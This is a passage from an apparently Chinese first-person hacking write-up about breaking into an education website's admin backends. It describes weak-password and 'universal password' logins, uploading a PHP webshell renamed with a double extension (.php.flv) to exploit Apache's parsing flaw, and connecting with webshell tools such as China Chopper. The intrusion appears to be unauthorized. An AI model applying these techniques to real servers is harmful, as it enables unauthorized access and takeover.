


图10

还有一个类似于体验中心的后台也是PHP架构，使用万能密码居然进去了，但是看了看，没有利用之处（如图11）。

最后一个极像总后台的地方也无功而返（如图12）。

难道就这样陷入了瓶颈？忽然想起来弱口令还没尝试呢。我逐一按照admin:admin和admin:admin888等弱口令去登陆这五个后台，在尝试到那个总后台时奇迹发生了——登进去了（如图13）。




图11




图12




图13

进了后台赶紧寻找上传的地方，看起来这个后台真是强大，分为数学英语和系统三个管理模块。之后找到了不少上传的地方，但是都做了文件后缀的处理，禁止PHP文件上传（如图14）。

莫非又要僵持在这里了？我猛然想到了书架上一叠的网络安全的书，我就不信从里面找不到一点思路。在千辛万苦的寻找后，我在冰的原点写的《黑客渗透笔记》中找到了一点希望。冰的原点说apache曾经爆出过一个致命漏洞——就是当我们让它去解析“hacker.php.swf”“hacker.php.rar”这样的文件时，它都会无一例外的解析成PHP文

件，这又为我们提权提供了思路。我来到英语模块听力文件上传处，发现只能上传FLV文件（有的朋友会说这么多上传的地方为什么你偏偏选FLV上传，是这样的，现在有的上传会分析上传的文件到底是不是正确的文件类型。也就是当你上传一个名为a.jpg的asp文件时，它会判断他到底是不是jpg文件，而现在我至今没看见有判断FLV文件的算法，这就是我选择FLV上传的原因了）。把PHP大马改名为phpspy.php.flv，点击“上传文件”，very good，上传成功（如图15）。




图14




图15

打开去访问一下，解析成功（如图16）。




图16

但是还没高兴多久，一个更严重问题便摆在我的面前，当我输入密码login进去后，它会提示登陆成功，然而马上又跳转回了登陆页面，真是郁闷，想必必然是上方提示的错误中call-time函数的问题。但我对PHP了解并不多，无法解决这个问题，若有高手了解，还请指教。

当时我想会不会是PHPSPY的问题，于是又上传了一个C99SHELL。但是由于编码问题（C99shell外国人写的），返回来的全都是乱码，这时忽然想到好像PHP小马还没试过。于是上传了一个小马上去，访问发现一片空白，心中窃喜。正好yfox介绍了“中国菜刀”这一小马连接软件，于是抱着试一试的心态进行了尝试，发现所有磁盘都可以浏览，这个权限不大也不小，不过我还是希望能够执行CMD命令。因为这个服务器是对外网开放3389端口的，如果有执行权限那最好了，不过中国菜刀的返回结果是无法执行（如图17）。

